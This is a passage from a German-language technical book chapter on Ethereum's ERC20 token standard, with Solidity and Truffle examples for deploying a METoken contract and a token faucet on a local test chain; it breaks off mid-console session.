Neben den oben aufgeführten erforderlichen Funktionen erlaubt der Standard auch die Definition der folgenden optionalen Funktionen:

name

Gibt den visuell lesbaren Namen des Tokens zurück (z.B. »US Dollar«).

symbol

Gibt ein visuell lesbares Symbol des Tokens zurück (z.B. »USD«).

decimals

Gibt die Anzahl der Dezimalstellen zurück, durch die Token-Beträge geteilt werden. Hat decimals beispielsweise den Wert 2, wird der Token-Betrag durch 100 geteilt, wenn er dem Nutzer angezeigt wird.

Die in Solidity definierte ERC20-Schnittstelle

Die Spezifikation der ERC20-Schnittstelle in Solidity sieht wie folgt aus:

```
contract ERC20 {
    function totalSupply() constant returns (uint theTotalSupply);
    function balanceOf(address _owner) constant returns (uint balance);
    function transfer(address _to, uint _value) returns (bool success);
    function transferFrom(address _from, address _to, uint _value) returns
        (bool success);
    function approve(address _spender, uint _value) returns (bool success);
    function allowance(address _owner, address _spender) constant returns
        (uint remaining);
    event Transfer(address indexed _from, address indexed _to, uint _value);
    event Approval(address indexed _owner, address indexed _spender, uint _value);
}
```

ERC20-Datenstrukturen

Wenn Sie sich eine ERC20-Implementierung ansehen, werden Sie zwei Datenstrukturen vorfinden. Die eine hält die Guthaben nach, die andere die »Bewilligungen« (engl. Allowances). Bei Solidity sind sie über ein *Daten-Mapping* implementiert.

Das erste Mapping implementiert eine interne Liste von Token-Guthaben nach Eignern. Der Token-Kontrakt kann auf diese Weise nachhalten, wem die Tokens gehören. Bei jedem Transfer wird einem Guthaben etwas abgezogen und einem anderen Guthaben hinzugefügt:

```
mapping(address => uint256) balances;
```

Die zweite Datenstruktur ist das Mapping der Bewilligungen. Wie Sie im nächsten Abschnitt sehen werden, kann bei ERC20-Tokens der Eigner die Autorität an einen Begünstigten übergeben. Dieser kann dann einen bestimmten Betrag (Allowance) vom Guthaben des Eigners abbuchen. Der ERC20-Kontrakt hält die Allowances mit einem zweidimensionalen Mapping nach. Der primäre Schlüssel ist dabei die Adresse des Token-Eigners, der auf den Begünstigten und den bewilligten Betrag abgebildet wird:

```
mapping (address => mapping (address => uint256)) public allowed;
```

ERC20-Workflows: »transfer« und »approve & transferFrom«

Der ERC20-Token-Standard besitzt zwei Transferfunktionen. Sie werden sich sicher fragen, warum.

ERC20 erlaubt zwei unterschiedliche Workflows. Der erste ist ein einfacher Workflow, der die `transfer`-Funktion in einer einzigen Transaktion nutzt. Dieser Workflow wird von Wallets eingesetzt, um Tokens an andere Wallets zu senden. Ein Großteil der Token-Transaktionen erfolgt mit dem `transfer`-Workflow.

Die Ausführung des Transferkontrakts ist sehr einfach. Möchte Alice 10 Tokens an Bob senden, sendet ihre Wallet eine Transaktion an die Adresse des Token-Kontrakts. Dazu ruft sie die `transfer`-Funktion auf und übergibt Bobs Adresse und den Wert 10 als Argumente. Der Kontrakt passt Alice' Guthaben (-10) und Bobs Guthaben (+10) an und löst ein Transfer-Event aus.

Der zweite Workflow verwendet zwei Transaktionen mit `approve` und `transferFrom`. Dieser Workflow erlaubt es einem Token-Eigner, die Kontrolle an eine andere Adresse zu delegieren. Das wird meist genutzt, um die Kontrolle an einen Kontrakt zu übergeben, der die Distribution von Tokens übernimmt, kann aber auch von Börsen verwendet werden.

Wenn ein Unternehmen zum Beispiel Tokens in einem ICO verkauft, kann es einer Crowdsale-Kontraktadresse per `approve` erlauben, eine bestimmte Menge Tokens zu verkaufen. Der Crowdsale-Kontrakt kann dann mittels `transferFrom` aus dem Guthaben des Token-Kontrakteigners Tokens an die Käufer übertragen. Abbildung 10-1 veranschaulicht diesen Workflow.



Ein *Initial Coin Offering* (ICO) ist ein Crowdfunding-Mechanismus, der von Unternehmen und Organisationen genutzt wird, um Geld durch den Verkauf von Tokens einzusammeln. Der Begriff leitet sich ab von *Initial Public Offering* (IPO) (also dem englischen Begriff für einen Börsengang), bei dem ein Unternehmen Aktien an einer Börse anbietet. Im Gegensatz zu den hochgradig regulierten IPO-Märkten sind ICOs offen, global und nicht reguliert. Die Beispiele und Erläuterungen von ICOs in diesem Buch stellen keine Billigung für diese Art des Fundraisings dar.




Abbildung 10-1: Der zweistufige Workflow »approve & transferFrom« von ERC20-Tokens

Beim Workflow »approve & transferFrom« sind zwei Transaktionen notwendig. Nehmen wir an, Alice möchte dem AliceIC0-Kontrakt den Verkauf von 50 % aller AliceCoin-Tokens an Käufer wie Bob und Charlie erlauben. Zuerst startet Alice den AliceCoin-ERC20-Kontrakt, der alle AliceCoins an ihre eigene Adresse sendet. Dann startet Alice den AliceIC0-Kontrakt, der diese Tokens für Ether verkauft. Als Nächstes initiiert Alice den approve & transferFrom-Workflow. Sie sendet eine Transaktion an den AliceCoin-Kontrakt, der approve mit der Adresse des AliceIC0-Kontrakts und 50 % des totalSupply-Werts aufruft. Das löst ein Approval-Event aus. Der AliceIC0-Kontrakt kann nun den AliceCoin verkaufen.

Wenn der AliceIC0-Kontrakt Ether von Bob empfängt, muss er im Gegenzug einige AliceCoins an Bob senden. Innerhalb des AliceIC0 gibt es einen Wechselkurs zwischen AliceCoin und Ether. Der Wechselkurs, den Alice beim Erzeugen des AliceIC0-Kontrakts festgelegt hat, bestimmt, wie viele Tokens Bob für die Ether erhält, die er an den AliceIC0-Kontrakt gesendet hat. Wenn der AliceIC0-Kontrakt die AliceCoin-Funktion transferFrom aufruft, gibt er Alice' Adresse als Sender und Bobs Adresse als Empfänger an und berechnet anhand des Wechselkurses, wie viele AliceCoin-Tokens im value-Feld an Bob übertragen werden. Der AliceCoin-Kontrakt transferiert das Guthaben von Alice' Adresse an Bobs Adresse und löst ein Transfer-Event aus. Der AliceIC0-Kontrakt kann transferFrom beliebig oft aufrufen, solange er das von Alice bewilligte Limit nicht überschreitet. Der AliceIC0-Kontrakt kann nachhalten, wie viele AliceCoin-Tokens er verkaufen kann, indem er die allowance-Funktion aufruft.

ERC20-Implementierungen

Zwar ist es möglich, einen ERC20-kompatiblen Kontrakt mit nur etwa 30 Zeilen Solidity-Code zu implementieren, aber die meisten Implementierungen sind dann doch etwas komplexer, um mögliche Sicherheitslücken zu vermeiden. Zwei Implementierungen werden im EIP-20-Standard erwähnt:

Consensus EIP20 (<http://bit.ly/2EUYCMR>)

Eine einfache und leicht zu lesende Implementierung ERC20-kompatibler Tokens.

OpenZeppelin StandardToken (<https://bit.ly/2xPYck6>)

Diese Implementierung ist ERC20-kompatibel und enthält zusätzliche Sicherheitsvorkehrungen. Sie bildet die Basis für OpenZeppelin-Bibliotheken, die komplexere ERC20-kompatible Tokens für Fundraising, Auktionen, Erdienungszeiträume und andere Features implementieren.

Ein eigenes ERC20-Token ausgeben

Wir wollen ein eigenes Token erzeugen und ausgeben. Für dieses Beispiel werden Sie das Truffle-Framework nutzen. Wir gehen davon aus, dass truffle bereits in-

stalliert und konfiguriert ist und dass Sie mit seiner grundlegenden Funktionsweise vertraut sind (Details finden Sie in »Truffle« auf Seite 347).

Wir nennen unser Token *Mastering Ethereum Token*, das Symbol dazu ist »MET«.



Sie finden dieses Beispiel im GitHub-Repository zu diesem Buch (<https://github.com/ethereumbook/ethereumbook/blob/develop/code/truffle/METoken>).

Zuerst erzeugen und initialisieren wir das Truffle-Projektverzeichnis. Führen Sie die folgenden vier Befehle aus und akzeptieren Sie die voreingestellten Antworten auf alle Fragen:

```
$ mkdir METoken
$ cd METoken
METoken $ truffle init
METoken $ npm init
```

Sie sollten nun über die folgende Verzeichnisstruktur verfügen:

```
METoken/
+---- contracts
|   `---- Migrations.sol
+---- migrations
|   `---- 1_initial_migration.js
+---- package.json
+---- test
+---- truffle-config.js
`---- truffle.js
```

Passen Sie die Konfigurationsdatei *truffle.js* oder *truffle-config.js* für Ihre Truffle-Umgebung an oder kopieren Sie Letztere aus dem Repository (<http://bit.ly/2DdP2mz>).

Wenn Sie unsere beispielhafte *truffle-config.js* nutzen, müssen Sie daran denken, eine Datei namens *.env* im *METoken*-Ordner anzulegen, die die privaten Testschlüssel und das Deployment für öffentliche Ethereum-Testnetzwerke wie Ropsten oder Kovan enthält. Sie können Ihre privaten Testnetzwerkschlüssel aus MetaMask exportieren.

Danach sollte Ihr Verzeichnis wie folgt aussehen:

```
METoken/
+---- contracts
|   `---- Migrations.sol
+---- migrations
|   `---- 1_initial_migration.js
+---- package.json
+---- test
+---- truffle-config.js
+---- truffle.js
`---- .env *new file*
```




Verwenden Sie nur Testschlüssel oder Test-Mnemonics, die *nicht* für Geldmittel im Ethereum-Mainnet genutzt werden. Nutzen Sie *niemals* Schlüssel zum Testen, die reale Werte enthalten.

Für unser Beispiel importieren wir die OpenZeppelin-Bibliothek, die einige wichtige Sicherheitsprüfungen implementiert und leicht zu erweitern ist:

```
$ npm install openzeppelin-solidity@1.12.0  
  
+ openzeppelin-solidity@1.12.0  
added 1 package from 1 contributor and audited 2381 packages in 4.074s
```

Das openzeppelin-solidity-Paket fügt etwa 250 Dateien in das *node_modules*-Verzeichnis ein. Die OpenZeppelin-Bibliothek beinhaltet sehr viel mehr als nur ERC20-Tokens, wir nutzen hier lediglich einen kleinen Teil.

Als Nächstes schreiben wir unseren Token-Kontrakt. Wir legen eine neue Datei namens *METoken.sol* an und kopieren den Beispielcode aus GitHub (<http://bit.ly/2qf1FH0>).

Unser Kontrakt ist, wie in Beispiel 10-1 zu sehen, sehr einfach, da er seine gesamte Funktionalität von der OpenZeppelin-Bibliothek erbt.

Beispiel 10-1: METoken.sol: Implementierung eines ERC20-Tokens in Solidity

```
1 pragma solidity ^0.4.21;  
2  
3 import 'zeppelin-solidity/contracts/token/ERC20/StandardToken.sol';  
4  
5 contract METoken is StandardToken {  
6     string public constant name = 'Mastering Ethereum Token';  
7     string public constant symbol = 'MET';  
8     uint8 public constant decimals = 2;  
9     uint constant _initial_supply = 2100000000;  
10  
11     function METoken() public {  
12         totalSupply_ = _initial_supply;  
13         balances[msg.sender] = _initial_supply;  
14         emit Transfer(address(0), msg.sender, _initial_supply);  
15     }  
16 }
```

Wir definieren hier die optionalen Variablen *name*, *symbol* und *decimals*. Wir definieren auch eine *_initial_supply*-Variable, die wir mit 21 Millionen Tokens festlegen. Mit der Unterteilung von zwei Dezimalstellen erhalten wir insgesamt 2,1 Milliarden Einheiten. In der Initialisierungsfunktion (dem Konstruktor) setzen wir *totalSupply* auf *_initial_supply* und weisen den gesamten *_initial_supply*-Wert dem Account (*msg.sender*) zu, der den METoken-Kontrakt erzeugt hat.

Nun verwenden wir truffle, um den METoken-Code zu kompilieren:

```
$ truffle compile
Compiling ./contracts/METoken.sol...
Compiling ./contracts/Migrations.sol...
Compiling openzeppelin-solidity/contracts/math/SafeMath.sol...
Compiling openzeppelin-solidity/contracts/token/ERC20/BasicToken.sol...
Compiling openzeppelin-solidity/contracts/token/ERC20/ERC20.sol...
Compiling openzeppelin-solidity/contracts/token/ERC20/ERC20Basic.sol...
Compiling openzeppelin-solidity/contracts/token/ERC20/StandardToken.sol...
```

Wie Sie sehen können, fügt truffle benötigte Abhängigkeiten aus den OpenZeppelin-Bibliotheken ein und kompiliert die Kontrakte gleich mit.

Wir richten ein Migrationsskript ein, um den METoken-Kontrakt zu aktivieren. Erzeugen Sie eine Datei namens `2_deploy_contracts.js` im Verzeichnis `METoken/migrations`. Kopieren Sie den Inhalt aus dem Beispiel im GitHub-Repository (<http://bit.ly/2P0rHLL>):

```
1 var METoken = artifacts.require("METoken");
2
3 module.exports = function(deployer) {
4   // Einzige Aufgabe ist das Deployment des METoken-Kontrakts
5   deployer.deploy(METoken);
6 };
```

Bevor wir ihn in einem der Ethereum-Testnetzwerke aktivieren, starten wir ihn in einer lokalen Blockchain, um alles zu testen. Starten Sie die ganache-Blockchain entweder über die Kommandozeile mit `ganache-cli` oder aus der grafischen Benutzeroberfläche.

Sobald ganache gestartet ist, können Sie den METoken-Kontrakt aktivieren und schauen, ob alles wie erwartet funktioniert:

```
$ truffle migrate --network ganache
Using network 'ganache'.

Running migration: 1_initial_migration.js
Deploying Migrations...
... 0xb2e90a056dc6ad8e654683921fc613c796a03b89df6760ec1db1084ea4a084eb
Migrations: 0x8cda0cd259887258bc13a92c0a6da92698644c0
Saving successful migration to network...
... 0xd7bc86d31bee32fa3988f1c1eabce403a1b5d570340a3a9cdba53a472ee8c956
Saving artifacts...
Running migration: 2_deploy_contracts.js
Deploying METoken...
... 0xbe9290d59678b412e60ed6aefedb17364f4ad2977cfb2076b9b8ad415c5dc9f0
METoken: 0x345ca3e014aaf5dca488057592ee47305d9b3e10
Saving successful migration to network...
... 0xf36163615f41ef7ed8f4a8f192149a0bf633fe1a2398ce001bf44c43dc7bdda0
Saving artifacts...
```

In der ganache-Konsole sehen wir, dass unser Deployment vier neue Transaktionen erzeugt hat, die in Abbildung 10-2 zu sehen sind.

ACCOUNTS	BLOCKS	TRANSACTIONS	LOGS	SEARCH FOR BLOCK NUMBERS OR TX HASHES
CURRENT BLOCK 4	GAS PRICE 10000000000	GAS LIMIT 6721975	NETWORK ID 5777	RPC SERVER HTTP://127.0.0.1:7545
				Mining Status AUTOMINING
TX HASH 0xf36163615f41ef7ed8f4a8f192149a0bf633fe1a2398ce001bf44c43dc7bdda0				
FROM ADDRESS 0x627306090abab3a6e1400e9345bc60c78a8bef57	TO CONTRACT ADDRESS 0x8cdf0cd259887258bc13a92c0a6da92698644c0	GAS USED 26981	VALUE 0	CONTRACT CALL
TX HASH 0xbe9290d59678b412e60ed6aefedb17364f4ad2977cfb2076b9b8ad415c5dc9f0				
FROM ADDRESS 0x627306090abab3a6e1400e9345bc60c78a8bef57	CREATED CONTRACT ADDRESS 0x345ca3e014aaf5dca488057592ee47305d9b3e10	GAS USED 1475948	VALUE 0	CONTRACT CREATION
TX HASH 0xd7bc86d31bee32fa3988f1c1eabce403a1b5d570340a3a9cdba53a472ee8c956				
FROM ADDRESS 0x627306090abab3a6e1400e9345bc60c78a8bef57	TO CONTRACT ADDRESS 0x8cdf0cd259887258bc13a92c0a6da92698644c0	GAS USED 41981	VALUE 0	CONTRACT CALL
TX HASH 0xb290a056dc6ad8e654683921fc613c796a03b89df6760ec1db1084ea4a084eb				
FROM ADDRESS 0x627306090abab3a6e1400e9345bc60c78a8bef57	CREATED CONTRACT ADDRESS 0x8cdf0cd259887258bc13a92c0a6da92698644c0	GAS USED 269607	VALUE 0	CONTRACT CREATION

Abbildung 10-2: METoken-Deployment bei ganache

Interaktion mit METoken über die Truffle-Konsole

Wir können mit unserem Kontrakt auf der ganache-Blockchain über die Truffle-Konsole interagieren. Das ist eine interaktive JavaScript-Umgebung, die uns den Zugriff auf die Truffle-Umgebung und, über web3, auf die Blockchain ermöglicht. In diesem Fall stellen wir über die Truffle-Konsole die Verbindung zur ganache-Blockchain her:

```
$ truffle console --network ganache
truffle(ganache)>
```

Das Prompt `truffle(ganache)>` zeigt an, dass wir mit der ganache-Blockchain verbunden sind und unsere Befehle eingeben können. Die Truffle-Konsole unterstützt alle `truffle`-Befehle, d.h., auch `compile` und `migrate` sind über die Konsole möglich. Wir haben diese Befehle bereits ausgeführt, daher beschäftigen wir uns direkt mit dem Kontrakt. Der METoken-Kontrakt existiert als JavaScript-Objekt innerhalb der Truffle-Umgebung. Geben Sie **METoken** am Prompt ein, und Sie erhalten einen Dump der gesamten Kontraktdefinition:

```
truffle(ganache)> METoken
{ [Function: TruffleContract]
  _static_methods:

[...]
```

```
currentProvider:
  HttpProvider {
    host: 'http://localhost:7545',
    timeout: 0,
    user: undefined,
    password: undefined,
    headers: undefined,
```

```

    send: [Function],
    sendAsync: [Function],
    _alreadyWrapped: true },
    network_id: '5777' }

```

Das METoken-Objekt zeigt auch verschiedene Attribute, z.B. die Adresse des Kontrakts (die vom migrate-Befehl aktiviert wurde):

```

truffle(ganache)> METoken.address
'0x345ca3e014aaf5dca488057592ee47305d9b3e10'

```

Wenn wir mit dem aktivierten Kontrakt kommunizieren wollen, müssen wir einen asynchronen Aufruf in Form eines JavaScript-»Promises« verwenden. Wir nutzen die `deployed`-Funktion, um an die Kontraktinstanz zu gelangen, und rufen dann die `totalSupply`-Funktion auf:

```

truffle(ganache)> METoken.deployed().then(instance => instance.totalSupply())
BigNumber { s: 1, e: 9, c: [ 2100000000 ] }

```

Als Nächstes wollen wir die von ganache erzeugten Accounts nutzen, um unser METoken-Guthaben abzurufen und um einige METoken an eine andere Adresse zu senden. Zuerst rufen wir die Account-Adressen ab:

```

truffle(ganache)> let accounts
undefined
truffle(ganache)> web3.eth.getAccounts((err,res) => { accounts = res })
undefined
truffle(ganache)> accounts[0]
'0x627306090abab3a6e1400e9345bc60c78a8bef57'

```

Die `accounts`-Liste enthält nun alle von ganache erzeugten Accounts, und `account[0]` ist der Account, der den METoken-Kontrakt aktiviert hat. Er enthält das METoken-Guthaben, da unser METoken-Konstruktor alle Tokens der Adresse gutgeschrieben hat, die ihn erzeugt hat:

```

truffle(ganache)> METoken.deployed().then(instance =>
  { instance.balanceOf(accounts[0]).then(console.log) })
undefined
truffle(ganache)> BigNumber { s: 1, e: 9, c: [ 2100000000 ] }

```

Abschließend wollen wir 1000,00 METoken von `account[0]` an `account[1]` senden, indem wir die `transfer`-Funktion des Kontrakts aufrufen:

```

truffle(ganache)> METoken.deployed().then(instance =>
  { instance.transfer(accounts[1], 100000) })
undefined
truffle(ganache)> METoken.deployed().then(instance =>
  { instance.balanceOf(accounts[0]).then(console.log) })
undefined
truffle(ganache)> BigNumber { s: 1, e: 9, c: [ 2099900000 ] }
undefined
truffle(ganache)> METoken.deployed().then(instance =>
  { instance.balanceOf(accounts[1]).then(console.log) })
undefined
truffle(ganache)> BigNumber { s: 1, e: 5, c: [ 100000 ] }

```



METoken arbeitet mit einer Genauigkeit von zwei Dezimalstellen, d.h., ein METoken entspricht 100 Einheiten. Wenn wir 1.000 METoken senden, geben wir daher 100000 beim Aufruf der transfer-Funktion an.

Wie Sie in der Konsole sehen können, besitzt `account[0]` nun 20.999.000 MET und `account[1]` 1.000 MET.

Wenn Sie zur grafischen Oberfläche von `ganache` wechseln (siehe Abbildung 10-3), sehen Sie die Transaktion, die `transfer` aufgerufen hat.




Abbildung 10-3: METoken-Transfer bei `ganache`

ERC20-Token an Kontraktadressen senden

Bis jetzt haben wir ein ERC20-Token eingerichtet und einige Tokens von einem Account an einen anderen gesendet. Alle für die Demonstrationen genutzten Accounts waren EOAs, d.h., sie werden von einem privaten Schlüssel kontrolliert, nicht von einem Kontrakt. Was passiert, wenn wir MET an eine Kontraktadresse senden? Finden wir es heraus!

Zuerst wollen wir einen weiteren Kontrakt in unserer Testumgebung aktivieren. Für dieses Beispiel nutzen wir unseren ersten Kontrakt `Faucet.sol`. Wir fügen ihn dem METoken-Projekt hinzu, indem wir ihn in unser `contracts`-Verzeichnis kopieren. Das Verzeichnis sieht nun wie folgt aus:

```
METoken/  
+---- contracts  
|   +---- Faucet.sol  
|   +---- METoken.sol  
|   `---- Migrations.sol
```

Wir fügen auch eine Migration ein, um `Faucet` von METoken getrennt zu aktivieren:

```
var Faucet = artifacts.require("Faucet");  
  
module.exports = function(deployer) {  
  // Deployment des Faucet-Kontrakts  
  deployer.deploy(Faucet);  
};
```

Wir kompilieren und migrieren die Kontrakte über die Truffle-Konsole:

```
$ truffle console --network ganache
truffle(ganache)> compile
Compiling ./contracts/Faucet.sol...
Writing artifacts to ./build/contracts

truffle(ganache)> migrate
Using network 'ganache'.

Running migration: 1_initial_migration.js
  Deploying Migrations...
  ... 0x89f6a7bd2a596829c60a483ec99665c7af71e68c77a417fab503c394fcd7a0c9
  Migrations: 0xa1ccce36fb823810e729dce293b75f40fb6ea9c9
  Saving artifacts...
Running migration: 2_deploy_contracts.js
  Replacing METoken...
  ... 0x28d0da26f48765f67e133e99dd275fac6a25fdfec6594060fd1a0e09a99b44ba
  METoken: 0x7d6bf9d5914d37bcb9d46df7107e71c59f3791f
  Saving artifacts...
Running migration: 3_deploy_faucet.js
  Deploying Faucet...
  ... 0x6fbf283bcc97d7c52d92fd91f6ac02d565f5fded483a6a0f824f66edc6fa90c3
  Faucet: 0xb18a42e9468f7f1342fa3c329ec339f254bc7524
  Saving artifacts...
```

Sehr gut. Nun senden wir einige MET an den Faucet-Kontrakt:

```
truffle(ganache)> METoken.deployed().then(instance =>
  { instance.transfer(Faucet.address, 100000) })
truffle(ganache)> METoken.deployed().then(instance =>
  { instance.balanceOf(Faucet.address).then(console.log)})
truffle(ganache)> BigNumber { s: 1, e: 5, c: [ 100000 ] }
```

Okay, wir haben 1.000 MET an den Faucet-Kontrakt gesendet. Wie können wir diese Tokens nun abheben?

Bedenken Sie, dass *Faucet.sol* ein sehr einfacher Kontrakt ist. Er besitzt nur eine Funktion, *withdraw*, mit der Ether abgehoben werden können. Er besitzt keine Funktion zur Abhebung von MET oder einem anderen ERC20-Token. Wenn wir *withdraw* verwenden, versucht er, Ether zu senden, doch weil Faucet kein Guthaben besitzt, schlägt die Operation fehl.

Der METoken-Kontrakt weiß, dass Faucet ein Guthaben besitzt, doch die einzige Möglichkeit, dieses Guthaben zu transferieren, besteht darin, einen *transfer*-Aufruf von der Adresse des Kontrakts zu erhalten. Wir müssen den Faucet-Kontrakt also irgendwie dazu bringen, die *transfer*-Funktion in METoken aufzurufen.

Wenn Sie sich nun fragen, wie das wohl gehen könnte, müssen wir Sie enttäuschen. Es gibt keine Lösung für dieses Problem. Die an Faucet gesendeten MET sind für immer verloren. Nur der Faucet-Kontrakt kann sie transferieren, doch er enthält keinen Code, der die *transfer*-Funktion für einen ERC20-Token-Kontrakt aufruft.

Vielleicht haben Sie dieses Problem vorhergesehen, doch sehr wahrscheinlich nicht. Tatsächlich ist das schon Hunderten Ethereum-Nutzern passiert, die versehentlich Tokens an Kontrakte transferiert haben, die mit ERC20 nicht umgehen können. Schätzungen zufolge sind (während diese Zeilen geschrieben werden) Tokens im Wert von etwa 2,5 Millionen Dollar für immer verloren gegangen.

Eine Möglichkeit, bei der Nutzer von ERC20-Tokens ihre Tokens versehentlich bei einem Transfer verlieren, ist der Versuch, sie an eine Börse oder einen anderen Dienst zu senden. Sie kopieren eine Ethereum-Adresse von der Website einer Börse, weil sie glauben, Tokens einfach dorthin senden zu können. Allerdings veröffentlichen viele Börsen Empfängeradressen, bei denen es sich tatsächlich um Kontrakte handelt! Diese Kontrakte sind aber nur für den Empfang von Ether gedacht, nicht für ERC20-Tokens. Häufig werden an sie gesendete Mittel an ein »Cold Storage« oder eine andere zentralisierte Wallet gesendet. Trotz der zahlreichen »Senden Sie keine Tokens an diese Adresse«-Warnungen gehen viele Tokens auf diese Weise verloren.

Der »approve & transferFrom«-Workflow

Unser Faucet-Kontrakt kann mit ERC20-Token nicht umgehen. Dem Kontrakt Tokens über die `transfer`-Funktion zu senden, führt zum Verlust der Tokens. Wir wollen den Kontrakt nun so umschreiben, dass er ERC20-Tokens verarbeiten kann. Genauer gesagt, wandeln wir ihn in ein Faucet um, das MET an jeden ausgibt, der danach fragt.

Für unser Beispiel kopieren wir das *truffle*-Projektverzeichnis (wir nennen es *METoken_METFaucet*), initialisieren *truffle* und *npm*, installieren die OpenZeppelin-Abhängigkeiten und kopieren den *METoken.sol*-Kontrakt. Detaillierte Instruktionen finden Sie in unserem ersten Beispiel in »Ein eigenes ERC20-Token ausgeben« auf Seite 231.

Unser neuer Faucet-Kontrakt, *METFaucet.sol*, ist in Beispiel 10-2 zu sehen.

Beispiel 10-2: *METFaucet.sol*: ein Faucet für METoken

```
1 // Version des Solidity-Compilers, für die das Programm geschrieben wurde
2 pragma solidity ^0.4.19;
3
4 import 'zeppelin-solidity/contracts/token/ERC20/StandardToken.sol';
5
6
7 // Ein Faucet für das ERC20-Token MET
8 contract METFaucet {
9
10     StandardToken public METoken;
11     address public METOwner;
12
13     // METFaucet-Konstruktor, Adresse des METoken-Kontrakts und des Eigners
14     // bereitstellen, um uns gegenüber transferFrom zu legitimieren
15     function METFaucet(address _METoken, address _METOwner) public {
```

```

16
17         // METoken über die bereitgestellte Adresse initialisieren
18         METoken = StandardToken(_METoken);
19         METOwner = _METOwner;
20     }
21
22     function withdraw(uint withdraw_amount) public {
23
24         // Abhebungen auf 10 MET beschränken
25         require(withdraw_amount <= 1000);
26
27         // transferFrom-Funktion von METoken nutzen
28         METoken.transferFrom(METOwner, msg.sender, withdraw_amount);
29     }
30
31     // Alle eingehenden Ether ablehnen
32     function () public payable { revert(); }
33
34 }

```

Wir haben einige Änderungen an unserem grundlegenden Faucet-Beispiel vorgenommen. Weil METFaucet die transferFrom-Funktion in METoken nutzen wird, benötigen wir zwei zusätzliche Variablen. Eine enthält die Adresse des aktivierten METoken-Kontrakts, die andere die Adresse des Eigners der MET, der die Faucet-Auszahlungen bewilligt. Der METFaucet-Kontrakt ruft METoken.transferFrom auf und überweist MET vom Eigner an die Adresse, die die Faucet-Auszahlung angestoßen hat.

Wir deklarieren diese beiden Variablen hier:

```

StandardToken public METoken;
address public METOwner;

```

Da unser Faucet mit den korrekten Adressen für METoken und METOwner initialisiert werden muss, müssen wir einen eigenen Konstruktor deklarieren:

```

// METFaucet-Konstruktor - legt die Adresse des METoken-Kontrakts und
// des Eigners fest, der transferFrom bewilligt
function METFaucet(address _METoken, address _METOwner) public {

    // METoken über die angegebene Adresse initialisieren
    METoken = StandardToken(_METoken);
    METOwner = _METOwner;
}

```

Die nächste Änderung betrifft die withdraw-Funktion. Anstelle von transfer verwendet METFaucet die transferFrom-Funktion in METoken und fordert METoken auf, MET an den Faucet-Empfänger zu überweisen:

```

// transferFrom-Funktion von METoken nutzen
METoken.transferFrom(METOwner, msg.sender, withdraw_amount);

```

Da unser Faucet keine Ether mehr sendet, wollen wir abschließend verhindern, dass man Ether an METFaucet senden kann, damit diese nicht verloren gehen. Wir

ändern die Fallback-Funktion so ab, dass sie eingehende Ether mittels `revert` ablehnt:

```
// Eingehende Ether ABLEHNEN
function () public payable { revert(); }
```

Da der *METFaucet.sol*-Code nun fertig ist, müssen wir das Migrationsskript anpassen, um es zu aktivieren. Das Migrationsskript ist etwas komplexer, da METFaucet von der METoken-Adresse abhängig ist. Wir verwenden ein JavaScript-Promise, um die beiden Kontrakte nacheinander zu aktivieren. Legen Sie *2_deploy_contracts.js* wie folgt an:

```
var METoken = artifacts.require("METoken");
var METFaucet = artifacts.require("METFaucet");
var owner = web3.eth.accounts[0];

module.exports = function(deployer) {

  // Zuerst den METoken-Kontrakt aktivieren
  deployer.deploy(METoken, {from: owner}).then(function() {
    // Dann aktivieren wir METFaucet und übergeben die Adresse von METoken sowie
    // die Adresse des Eigners der MET, der METFaucet bewilligt.
    return deployer.deploy(METFaucet, METoken.address, owner);
  });
}
```

Nun können wir in der Truffle-Konsole alles testen. Zuerst nutzen wir `migrate`, um die Kontrakte zu aktivieren. Bei der Aktivierung von METoken werden alle MET dem Account gutgeschrieben, der ihn erzeugt hat (`web3.eth.accounts[0]`). Wir rufen dann die `approve`-Funktion in METoken auf, um METFaucet das Senden von bis zu 1.000 MET im Auftrag von `web3.eth.accounts[0]` zu genehmigen. Um unser Faucet zu testen, rufen wir abschließend `METFaucet.withdraw` von `web3.eth.accounts[1]` auf und versuchen, 10 MET abzuheben. Hier die Konsolenbefehle:

```
$ truffle console --network ganache
truffle(ganache)> migrate
Using network 'ganache'.
```

```
Running migration: 1_initial_migration.js
Deploying Migrations...
... 0x79352b43e18cc46b023a779e9a0d16b30f127bfa40266c02f9871d63c26542c7
Migrations: 0xaa588d3737b611bafd7bd713445b314bd453a5c8
Saving artifacts...
Running migration: 2_deploy_contracts.js
Replacing METoken...
... 0xc42a57f22cddf95f6f8c19d794c8af3b2491f568b38b96fef15b13b6e8bfff21
METoken: 0xf204a4ef082f5c04bb89f7d5e6568b796096735a
Replacing METFaucet...
... 0xd9615cae2fa4f1e8a377de87f86162832cf4d31098779e6e00df1ae7f1b7f864
METFaucet: 0x75c35c980c0d37ef46df04d31a140b65503c0eed
Saving artifacts...
truffle(ganache)> METoken.deployed().then(instance =>
  { instance.approve(METFaucet.address, 100000) })
truffle(ganache)> METoken.deployed().then(instance =>
```

```

    { instance.balanceOf(web3.eth.accounts[1]).then(console.log) })
